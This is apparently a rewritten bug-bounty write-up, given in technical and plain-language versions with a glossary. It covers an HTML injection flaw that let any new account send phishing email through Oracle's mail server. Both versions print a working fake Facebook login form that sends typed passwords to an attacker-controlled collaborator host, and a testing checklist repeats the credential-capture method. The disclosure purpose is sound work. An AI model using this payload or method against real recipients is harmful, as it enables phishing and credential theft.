What would you do if Oracle’s mailing server sent you this?
The application failed to validate user input in the email body field, allowing arbitrary HTML to be rendered in emails sent from Oracle's mailing server. An attacker could send phishing emails that appeared legitimate to any recipient.
 Published on medium.com
This blog talks about how a case of weak input validation in an Oracle product allowed me to trigger phishing emails to anyone in the world via. Oracle’s mailing server.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an Oracle product that captures user-oriented metrics such as utilisation and logs, which can be viewed and exported for further processing. Among its other functions, the application lets users email those metrics to a user-defined email address.
The email feature works like any other: the user supplies a recipient in the "To" field, a "Subject" and a "Body", and the application sends the message. The interesting part is who sends it. The mail is triggered from one of Oracle's mailing servers, so the recipient sees a message that appears to come from Oracle infrastructure.
Setup
No special tooling was needed to reach the feature. The application has a sign-up function that lets anyone create an account, and a newly created user is attached by default to an administrator role. That administrator role is the only role with access to the email functionality. In other words, the precondition for reaching the vulnerable feature is simply registering.
For the proof of concept the researcher used a personal email address as the recipient and Burp Collaborator as the attacker-controlled server that would receive anything submitted through the injected form.
Finding it
The researcher sent a test email to a personal address and put the following input in the "Body" field:
<h1>ORACLE REPORT</h1>
Soon after triggering the email from the application, the message arrived with that input parsed as HTML code rather than shown as text.

The email was triggered from one of Oracle's mailing servers. That confirmed the application did not validate user input, allowing arbitrary HTML to be rendered as part of the email body: a typical HTML injection.
Exploitation
Step 1: Confirm HTML rendering in the body
The first test above is the confirmation step. A heading element placed in the body field came back rendered as a heading in the delivered email, and the sender was an Oracle mailing server. That establishes both halves of the issue: the body is not encoded, and the message carries Oracle's sending reputation.
Step 2: Craft a credential-harvesting payload

To show how the injection can be used for social engineering such as spear phishing, the researcher crafted the following payload and triggered another email:
<html><head></head><body><h1>Get ready to be surprised! Login using Facebook to know more! </h1><form action=”http://test.burpcollaborator.net" method=”get” target=”_blank”><label for=”emailId”>Email ID</label><input type=”text” id=”emailID” name=”emailID”><br><br><label for=”password”>Password</label><input type=”text” id=”password” name=”password”><br><br><input type=”submit” value=”LOG IN”></form><br/><img src=”https://imagerepository.com/image.png" width=”300" height=”300" /></body></html>
The payload is a complete HTML document. A heading sets the lure ("Get ready to be surprised! Login using Facebook to know more!"). A form with method="get" and action pointing at the Burp Collaborator host collects two text inputs, emailID and password, each with a matching label, plus a submit button labelled "LOG IN". An img tag loads a remote image at 300 by 300 pixels. Because the form uses GET, the submitted values are appended to the Collaborator URL as query parameters.
Step 3: Deliver and observe
After a couple of minutes the researcher received an email from [redacted] with the HTML payload in the body. Using this functionality, the researcher could send such emails to anyone in the world and wait for unsuspecting victims to act on them.
Step 4: Capture the submitted credentials

When a victim enters valid credentials and clicks the "LOG IN" button, the credentials are captured by the attacker's server, in this case Burp Collaborator, giving access to the victim's social media account credentials. As the researcher notes, the harvested data can be anything, depending on the email body.
Root cause
The application passed user-supplied body content into outgoing email without output encoding, so the mail client rendered it as HTML. The report says the issue was fixed by implementing output encoding. The message was sent by Oracle's own mailing server, and the administrator role was granted by default to every newly created account.
Impact
Anyone can create an account, and that account is an administrator by default, which is the only role with access to the email functionality. From there an attacker can obtain an email dump through techniques such as Google Dorks and send phishing emails to any of those users. The content appears legitimate because the email is received from the Oracle mailing server [redacted] The victim does not need to be a user of the application; the researcher could send such emails to anyone in the world. What is captured depends entirely on the injected body: in the demonstrated case, social media credentials submitted to an attacker-controlled form.
Fix
Oracle dismissed the report, saying the behaviour was not a risk, was intended functionality and worked as per design. Multiple emails went back and forth about the impact, but the team stood their ground and rejected the find.

A couple of months later the researcher could see the issue had been fixed by implementing output encoding: the application no longer parses the email body, and user input is no longer parsed without sanitisation.
When asked why the report was dismissed as not a risk but the issue was later fixed, Oracle said it was fixed as a functionality upgrade and not because it was considered a vulnerability.
Variants to test
- Other body fields on mail-sending features. Put a benign element such as
<h1>test</h1>in any field that ends up in an outbound message (subject, display name, filename of an attachment) and check whether it renders as markup in the delivered mail. A positive result is a heading in the message rather than the literal tag text. - Form-based credential capture. If HTML renders, inject a
formwithactionpointing at a host you control andmethod="get", then submit it and watch your server's query string. A positive result is the field values arriving as parameters. - Sender reputation check. Compare the
Fromaddress and sending infrastructure of the injected message with the application's normal notifications. A positive result is a message sent from the vendor's own mail server. - Default role assignment. Register a fresh account and inspect the role it receives. A positive result is a privileged role, such as one with access to the mail feature, granted without any approval step.
- Recipient enumeration. Use search engines to collect addresses associated with the product, then test whether the mail feature accepts external recipients.
- Encoding bypasses after a partial fix. A positive result is markup appearing in the delivered message despite the filter.
What happened, in plain words
An Oracle product had a feature that let users send an email containing some of the product's data (utilisation figures and logs) to any email address they typed in. The email was sent by Oracle's own mail server, so it looked like a genuine message from Oracle.
The researcher found that whatever text was typed into the email's "Body" field was placed into the outgoing message without being cleaned up first. If you typed ordinary text, it appeared as ordinary text. But if you typed HTML (the code that tells a browser or mail program how to lay out a page), the mail program treated it as instructions and drew it as part of the message. That is called HTML injection: user input is interpreted as code instead of being shown as plain text.
Because the message came from Oracle's mail server, an attacker could use this to send convincing fake emails to anyone in the world, for example a fake Facebook login form that sends the typed password to the attacker. Oracle first said this was intended behaviour and not a risk, then fixed it a couple of months later, describing the fix as a functionality upgrade rather than a security fix.
Background: what the product does
The application collects measurements about how it is being used, such as utilisation (how busy it is) and logs (records of events). Users can view this data and export it for further processing. One of the features lets a user email these metrics to an email address they choose.
The email feature works like any other mail form: you fill in a "To" field (who receives it), a "Subject" (the title line) and a "Body" (the message itself), and the application sends it. The important detail is who sends it. The message is triggered from one of Oracle's mailing servers, so the recipient sees a message that appears to come from Oracle's own infrastructure. Think of it like a letter sent from a company's official post room rather than from a stranger's home address: the envelope itself lends credibility.
Getting access: the sign-up step
No special tools were needed to reach the feature. The application has a sign-up function that lets anyone create an account. A newly created user is attached by default to an administrator role. A role is a label that decides what an account is allowed to do; the administrator role here is the only role with access to the email functionality. In other words, the only precondition for reaching the vulnerable feature is registering, and registration hands you the privileged role automatically.
For the proof of concept the researcher used a personal email address as the recipient, and Burp Collaborator as the attacker-controlled server. Burp Collaborator is a service that gives you a unique address you control and records anything sent to it, so you can see whether a victim's browser or mail client actually contacted you. It is like renting a PO box and watching what arrives.
Finding the vulnerability
The researcher sent a test email to a personal address and put the following input in the "Body" field:
<h1>ORACLE REPORT</h1>
Line by line:
<h1>is an HTML tag that means "heading, level 1", the largest heading on a page.ORACLE REPORTis the text that should appear inside that heading.</h1>closes the heading.
If the application treated this as plain text, the recipient would see the literal characters <h1>ORACLE REPORT</h1> in the message. If it treated it as HTML, the recipient would see a large bold heading reading "ORACLE REPORT". The researcher was testing which of the two happened.
Soon after triggering the email from the application, the message arrived with that input parsed as HTML code rather than shown as text.
The screenshot relates to the email received with the input parsed as HTML code. The email was triggered from one of Oracle's mailing servers. That confirmed the application did not validate user input, allowing arbitrary HTML to be rendered as part of the email body: a typical HTML injection.
"Validate" here means checking input before using it. The application did not check, and it did not encode either. Encoding means converting special characters into a safe form so they are displayed rather than executed; for example turning < into < so the mail program shows a less-than sign instead of starting a tag. Without encoding, the mail program has no way to tell the researcher's markup from the application's own formatting.
Exploitation
Step 1: Confirm HTML rendering in the body
The first test above is the confirmation step. A heading element placed in the body field came back rendered as a heading in the delivered email, and the sender was an Oracle mailing server. That establishes both halves of the issue: the body is not encoded, and the message carries Oracle's sending reputation. The first half means an attacker can put anything in the message; the second half means recipients are far more likely to trust it.
Step 2: Craft a credential-harvesting payload
To show how the injection can be used for social engineering such as spear phishing, the researcher crafted the following payload and triggered another email. Social engineering means manipulating people into doing something, rather than breaking in technically. Spear phishing is a targeted version: a message crafted to look relevant to the person receiving it. Credential harvesting means collecting usernames and passwords.
<html><head></head><body><h1>Get ready to be surprised! Login using Facebook to know more! </h1><form action=”http://test.burpcollaborator.net" method=”get” target=”_blank”><label for=”emailId”>Email ID</label><input type=”text” id=”emailID” name=”emailID”><br><br><label for=”password”>Password</label><input type=”text” id=”password” name=”password”><br><br><input type=”submit” value=”LOG IN”></form><br/><img src=”https://imagerepository.com/image.png" width=”300" height=”300" /></body></html>
The payload is a complete HTML document. Going through it piece by piece:
<html><head></head><body>opens a full web page: the outerhtmlelement, an emptyhead(where page metadata normally goes) and thebody, which holds everything visible.<h1>Get ready to be surprised! Login using Facebook to know more! </h1>is the lure: a big heading that tells the reader something exciting is waiting and asks them to log in with Facebook.<form action="http://test.burpcollaborator.net" method="get" target="_blank">starts a form. A form is the part of a page that collects what you type and sends it somewhere.actionis the address it sends to, here the researcher's Burp Collaborator host.method="get"means the typed values are appended to that address as part of the URL (the query string) rather than sent in a separate body.target="_blank"means the result opens in a new tab.<label for="emailId">Email ID</label>is the visible caption "Email ID", tied to the input whoseidisemailId.<input type="text" id="emailID" name="emailID">is a one-line text box.idis its name inside the page;nameis the label the value gets when the form is submitted, so the value will arrive as a parameter calledemailID.<br><br>inserts two line breaks, for spacing.<label for="password">Password</label>is the caption "Password".<input type="text" id="password" name="password">is a second text box, submitted as a parameter calledpassword. Note it is a plain text box, not a masked password field, but a victim filling in a fake login form may not notice.<br><br>more spacing.<input type="submit" value="LOG IN">is the button.type="submit"makes it send the form, andvalue="LOG IN"is the text shown on it.</form>closes the form.<br/>another line break.<img src="https://imagerepository.com/image.png" width="300" height="300" />loads a remote image, 300 by 300 pixels, to make the message look like a real notification rather than a bare form.</body></html>closes the page.
Because the form uses GET, the submitted values are appended to the Collaborator URL as query parameters. In plain terms: when the victim clicks LOG IN, their browser requests something like http://test.burpcollaborator.net/?emailID=...&password=....
Step 3: Deliver and observe
After a couple of minutes the researcher received an email from [redacted] with the HTML payload in the body. Using this functionality, the researcher could send such emails to anyone in the world and wait for unsuspecting victims to act on them.
The screenshot relates to the email received from [redacted] with the HTML payload in the body.
Step 4: Capture the submitted credentials
When a victim enters valid credentials and clicks the "LOG IN" button, the credentials are captured by the attacker's server, in this case Burp Collaborator, giving access to the victim's social media account credentials. As the researcher notes, the harvested data can be anything, depending on the email body: the form could ask for a bank login, a work password, or anything else the attacker chooses to draw.
The screenshot relates to the credentials being captured by the attacker's server.
Root cause
The application passed user-supplied body content into outgoing email without output encoding, so the mail client rendered it as HTML. Output encoding is the step where characters that have special meaning in HTML are converted into harmless equivalents before the text is placed on a page or in a message. The report says the issue was fixed by implementing output encoding.
The message was sent by Oracle's own mailing server, so it carried the legitimacy of that sender. And the only gate on the feature, the administrator role, was granted by default to every newly created account, so the gate was effectively open.
Impact
Anyone can create an account, and that account is an administrator by default, which is the only role with access to the email functionality. From there an attacker can obtain an email dump through techniques such as Google Dorks and send phishing emails to any of those users. An email dump is a list of email addresses; Google Dorks are search-engine queries crafted to surface pages that expose such lists, for example pages where addresses were posted publicly. The content appears legitimate because the email is received from the Oracle mailing server [redacted]
The victim does not need to be a user of the application; the researcher could send such emails to anyone in the world. What is captured depends entirely on the injected body: in the demonstrated case, social media credentials submitted to an attacker-controlled form.
Fix
Oracle dismissed the report, saying the behaviour was not a risk, was intended functionality and worked as per design. Multiple emails went back and forth about the impact, but the team stood their ground and rejected the find.
A couple of months later the researcher could see the issue had been fixed by implementing output encoding: the application no longer parses the email body, and user input is no longer parsed without sanitisation. Sanitisation means cleaning input so that anything dangerous is removed or neutralised before it is used.
The screenshot shows that the application no longer parses the email body.
When asked why the report was dismissed as not a risk but the issue was later fixed, Oracle said it was fixed as a functionality upgrade and not because it was considered a vulnerability.
Variants to test
If you want to look for similar issues yourself, these are the checks the report's reasoning suggests. Each one describes what to do and what a positive result looks like.
- Other body fields on mail-sending features. Put a benign element such as
<h1>test</h1>in any field that ends up in an outbound message (subject, display name, filename of an attachment) and check whether it renders as markup in the delivered mail. A positive result is a heading in the message rather than the literal tag text. - Form-based credential capture. If HTML renders, inject a
formwithactionpointing at a host you control andmethod="get", then submit it and watch your server's query string. A positive result is the field values arriving as parameters. - Sender reputation check. Compare the
Fromaddress and sending infrastructure of the injected message with the application's normal notifications. A positive result is a message sent from the vendor's own mail server. - Default role assignment. Register a fresh account and inspect the role it receives. A positive result is a privileged role, such as one with access to the mail feature, granted without any approval step.
- Recipient enumeration. Use search engines to collect addresses associated with the product, then test whether the mail feature accepts external recipients.
- Encoding bypasses after a partial fix. Entity encoding is writing a character in a coded form, such as
<for<. A positive result is markup appearing in the delivered message despite the filter.
Glossary
- HTML: the language used to describe the structure and layout of a web page or an HTML email; tags such as
<h1>and<form>tell the program how to draw things. - HTML injection: a vulnerability where user input is placed into a page or message without encoding, so the input is interpreted as HTML instructions instead of being shown as text.
- Output encoding: converting characters that have special meaning in HTML into harmless equivalents before displaying user input, so it is shown rather than executed.
- Sanitisation: cleaning input so that dangerous parts are removed or neutralised before use.
- Validation: checking input against rules before using it.
- Tag: a piece of HTML syntax in angle brackets, such as
<h1>, that marks up content. - Element: a complete piece of HTML, usually an opening tag, content and a closing tag, such as
<h1>ORACLE REPORT</h1>. - Form: the part of a page that collects typed values and sends them to an address when submitted.
- GET: an HTTP method where submitted values are appended to the URL as a query string, visible in the address.
- Query string: the part of a URL after a
?, made of name=value pairs. - Parameter: a named value sent with a request, such as
emailIDorpasswordin the query string. - Input field: a box on a page where a user types a value.
- Label: the visible caption attached to an input field.
- Submit button: the control that sends a form.
action: the attribute of a form that says which address the values are sent to.method: the attribute of a form that says how the values are sent, for example GET.target: the attribute that says where the result opens, for example a new tab with_blank.src: the attribute of an image tag that gives the address of the image file.- Role: a label on an account that decides what it is allowed to do.
- Administrator role: a privileged role; here the only role with access to the email feature.
- Sign-up: the function that lets anyone create an account.
- Metrics: measurements about how a system is being used, such as utilisation and logs.
- Utilisation: how busy or heavily used a system is.
- Logs: records of events that happened in a system.
- Mailing server: the server that actually sends outgoing email.
[redacted]: the sender address the messages arrived from, an address that does not accept replies.- Burp Collaborator: a service that provides an address you control and records requests sent to it, used to confirm that a victim's client contacted the attacker.
- Proof of concept: a demonstration that a vulnerability is real and can be exploited.
- Social engineering: manipulating people into taking an action, rather than attacking technology directly.
- Phishing: a fake message designed to trick someone into revealing information or clicking something.
- Spear phishing: phishing aimed at a specific person or group, crafted to look relevant to them.
- Credential harvesting: collecting usernames and passwords, often through a fake login form.
- Credentials: the username and password used to log in.
- Email dump: a list of email addresses, often obtained from publicly exposed pages.
- Google Dorks: search-engine queries crafted to surface pages that expose information such as email address lists.
- Root cause: the underlying reason a vulnerability exists.
- Functionality upgrade: a change made to improve a feature, as opposed to a security fix; Oracle used this description for the fix.





